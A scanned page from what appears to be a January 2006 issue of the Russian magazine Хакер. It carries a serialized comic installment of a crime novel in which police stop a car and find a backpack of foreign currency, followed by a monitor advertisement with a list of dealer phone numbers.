— Сам ты залипаешь! — от обиды Никитин даже перестал дрожать.

Никто еще так отвратительно не называл его необычную привычку моргать сразу двумя глазами.

— Ладно, чего ты к нему привязался, — устало сказали рыжие усы. — Обычный парень, нервный просто малец. Жизнь такая.

Никитин сразу же проникся к первому милиционеру искренней симпатией.

— Да я тебе говорю, он наркоман, — не унимался металлист. — Ну-ка, попробуй сплюнь. Давай-давай, сплюнь, вот прямо сейчас.

Никитин попытался плюнуть на едва различимый серый асфальт, но во рту все пересохло: с губ сорвались лишь какие-то жалкие звуки, напоминающие голубиный клекот.

— Я же говорил! Наркоман! — радостно воскликнул металлист. — Не зря я раньше в уголовном розыске работал!

О том, почему он там больше не работает, а наоборот, стоит теперь с жезлом на большой дороге, бывший сотрудник уголовного розыска предпочел умолчать.

— Да я тебе сейчас докажу! — металлист забрался на переднее сидение. — Добрый вечер, леди. Приготовьте, пожалуйста, тоже свои документы! — обратился он к Рите, затем откинул бардачок и с торжествующим видом извлек оттуда тонкий инсулиновый шприц. — Точно! Долбаный торчок! Ну, что ты теперь скажешь?

— Сам ты торчок! — зашипел Никитин. — У меня сахарный диабет! И почки одной нет! Я себе три раза в день инсулин колю…

— Ой… И правда. Извините, — тихо сказал металлист, обнаружив в бардачке пузырек с инсулином и ингалятор.

Его рыжеусый коллега без лишних слов открыл заднюю дверь и взял в руки рюкзак, лежавший рядом с Ритой. Расстегнул молнию, заглянул внутрь.

— Е#$ть-копать… — изменился он в лице. — Ваня, иди сюда!

Металлист оставил в покое Никитина, подошел к напарнику, взглянул на содержимое рюкзака и присвистнул.

— Молодой человек, это ваш рюкзак?

В его голосе журналисту послышались уважительные нотки.

— Не-не-не!!! — запричитал Никитин, отступая назад. — Не мой! Это их! Это все они! Я тут ни при чем, я вообще в отпуск хотел!

— Это ваш рюкзак? — спросил металлист Риту.

— Мой, — уверенно ответила та.

— А вы знаете, что в нем?

— Знаю, — кивнула Рита.

— Тогда вам придется проехать с нами в отделение, — сказал Ваня и даже развел в стороны руками, будто действительно сожалел, что ему

«ТАБА ЦИКЛОН» — ПЕРВЫЙ РОМАН ДАНИ ШЕПОВАЛОВА. ЭТА КНИГА ПОХОЖА НА СТРИПТИЗЕРШУ. НА САМОВЛЮБЛЕННУЮ ЗВЕЗДУ ДОРОГОГО МУЖСКОГО КЛУБА. ОНА ОБЛОКОТИЛАСЬ НА ВЫСОКИЕ ПЕРИЛА, СМОТРИТ НА ВЫСТУПЛЕНИЕ ДРУГОЙ ДЕВУШКИ И ДЕЛАЕТ ВИД, ЧТО ТЫ ЕЕ НЕ ИНТЕРЕСУЕШЬ. НАЧИНАЯ С ЭТОГО НОМЕРА, ХАКЕР ВМЕСТЕ С ДАНЕЙ БУДУТ РАЗДЕВАТЬ ЕЕ ДЛЯ ТЕБЯ. ПОДРОБНОСТИ НА WWW.DANYA.RU.

по долгу службы приходится отнимать время у честных людей.

— Зачем? — коротко спросила Рита.

Металлист задумался. Это был хороший вопрос. Очень хороший. И на него нужно было дать правильный ответ.

— Ну, как это зачем… У вас полный рюкзак иностранной валюты. У вас есть лицензия на инкассаторскую деятельность?

— Тима, — Рита повернулась к мальчику, — закрой уши.

Тот послушно обхватил голову с двух сторон ладонями. Рита вновь обратилась к Ване:

— У меня такая лицензия есть, что тебя, пид@р, завтра по кускам не соберут.

Металлист снова задумался. На этот раз молчание длилось несколько дольше. Он потянулся было за спортивной сумкой, лежавшей у Риты в ногах, чтобы проверить ее содержимое. Но встретившись глазами с девушкой, тут же смутился и убрал руки.

— Тем не менее… — тщательно подбирая слова, продолжил он. — Тем не менее, вам придется проехать с нами в отделение. Чтобы все выяснить. Вдруг вы собирались приобрести на эти деньги крупную партию наркотиков? К тому же: кем вам приходится этот мальчик?

— Я его няня. Из школы домой подвожу. Кстати, если что с мальчиком случится — его папаша лично скормит ваши яйца своему псу. Его Лютый зовут. Пса.

— Это правда? — наклонился милиционер к Тиме.

— Правда, — решительно кивнул тот. — Но вы не пугайтесь. Лютый яйца не любит. У него от них понос.

Ваня недовольно поморщился:

— Я о другом спрашиваю. Эта женщина — действительно ваша няня?

— А что если нет?

— Ммм. Вы не знаете ее?

— Первый раз вижу!

Глаза Никитина, молча наблюдавшего за этой сценой, стали закатываться, рот понемногу расплывался в загадочной тонкой полуулыбке, напоминавшей отрешенные лица буддистских изваяний. Никитин издал странный утробный писк и принялся медленно оседать, сползая вниз по капоту. Обладатель рыжих усов бросился вперед и подхватил журналиста под руки. В очередной раз удивился тому, какими все же тяжелыми становятся люди, потерявшие сознание.

— Быть может, она со своим сообщником, — рыжеусый встряхнул Никитина, чтобы перехватить поудобнее. — Она похитила вас? Ага?! С целью выкупа!

— Киднепинг! — со знанием дела подтвердила бывшая звезда уголовного розыска, подкрепив свое высказывание плевком на грязный асфальт.

— Да ну вас! — обиделся Тима. — Это я ее похитил!

— Как это? — удивился милиционер.

— Так это! — Тима демонстративно отвернулся от рыжеусого, всем своим видом показывая, что не намерен больше с ним разговаривать.

— Нет, не он! — громко сказала Рита, выбираясь из машины. — Это я похитила! Все, как вы сказали. Киднепинг!

— Я врала, — пояснила девушка. — Выпутывалась. Так что давайте, арестовывайте меня!

Она подошла к металлисту и доверчиво протянула ему свои руки ладонями вверх.

— Я.. Не… — опешил тот.

— Кому говорят, надевай!

— Но…

— Что «но»? Ты остановил машину? Задержал преступников? Давай, надевай наручники и поехали в отделение! Надевай! Я требую!

На бледном лице металлиста отразилась напряженная работа мозга. Заковывать в наручники девушку, которая с такой страстью об этом просит, представлялось ему, как минимум, опасным.

— Ванек! — тихо позвал его рыжеусый напарник, аккуратно усаживая Никитина на переднее сидение. — Послушай меня, братан… Ну их на хрен! Я нутром чую, подстава тут какая-то. Валим отсюда.

Рита со скучающим видом смотрела, как удаляется милицейская машина, похожая на мелкую хищную рыбу, летающую туда-сюда в теплых облаках канализационных вод в поисках легкой добычи. Впиться косым частоколом зубов в чей-нибудь мягкий бок, вырвать кусок побольше и вновь нестись сквозь жаркие клубы городских испражнений, бездумно глядя перед собой застывшими ледяными шарами глубоководных глаз. Девушка цокнула языком и надула пузырь из жевательной резинки. Пузырь лопнул, тонкая пленка жвачки прилипла к губам, Рита подцепила ее языком и затолкала обратно в рот…

to be continued...







FLATRON F700P

Абсолютно плоский экран
Размер точки 0,24 мм
Частота развертки 95 кГц
Экранное разрешение 1600x1200
USB-интерфейс



Москва: АБ-групп (095) 745-5175; Акситек (095) 784-7224; Банкос (095) 128-9022; ДЕЛ (095) 250-5536; Дилайн (095) 969-2222; Инкотрейд (095) 176-2873; ИНЭЛ (095) 742-6436; Карин (095) 956-1158; Компьютерный салон SMS (095) 956-1225; Компания КИТ (095) 777-6655; Никс (095) 974-3333; ОЛДИ (095) 105-0700; Регард (095) 912-4224; Сетевая Лаборатория (095) 784-6490; СКИД (095) 232-3324; Тринити Электроникс (095) 737-8046; Формоза (095) 234-2164; Ф-Центр (095) 472-6104; ЭЛСТ (095) 728-4060; Flake (095) 236-992; Force Computers (095) 775-6655; ISM (095) 718-4020; Meijin (095) 727-1222; NT Computer (095) 970-1930; R-Style Trading (095) 514-1414; USN Computers (095) 755-8202; ULTRA Computers (095) 729-5255; ЭЛЕКТОН (095) 956-3819; ПортКом (095)777-0210; **Архангельск:** Северная Корона (8182) 653-525; **Волгоград:** Техком (8612) 699-850; **Воронеж:** Рет (0732) 779-339; РИАН (0732) 512-412; Сани (0732) 54-00-00; **Иркутск:** Билайн (3952) 240-024; Комтек (3952) 258-338; **Краснодар:** Игрек (8612) 699-850; **Лабытнанги:** КЦ ЯМАЛ (34992) 51777; **Липецк:** Регард-тур (0742) 485-285; **Новосибирск:** Квеста (38322) 332-407; **Нижний Новгород:** Бюро-К (8312) 422-367; **Пермь:** Гаском (8612) 699-850; **Ростов-на-Дону:** Зенит-Компьютер (8632) 950-300; **Тюмень:** ИНЭКС-Техника (3452) 390-036.

ХАКЕР 01(**ЯНВАРЬ**)06



85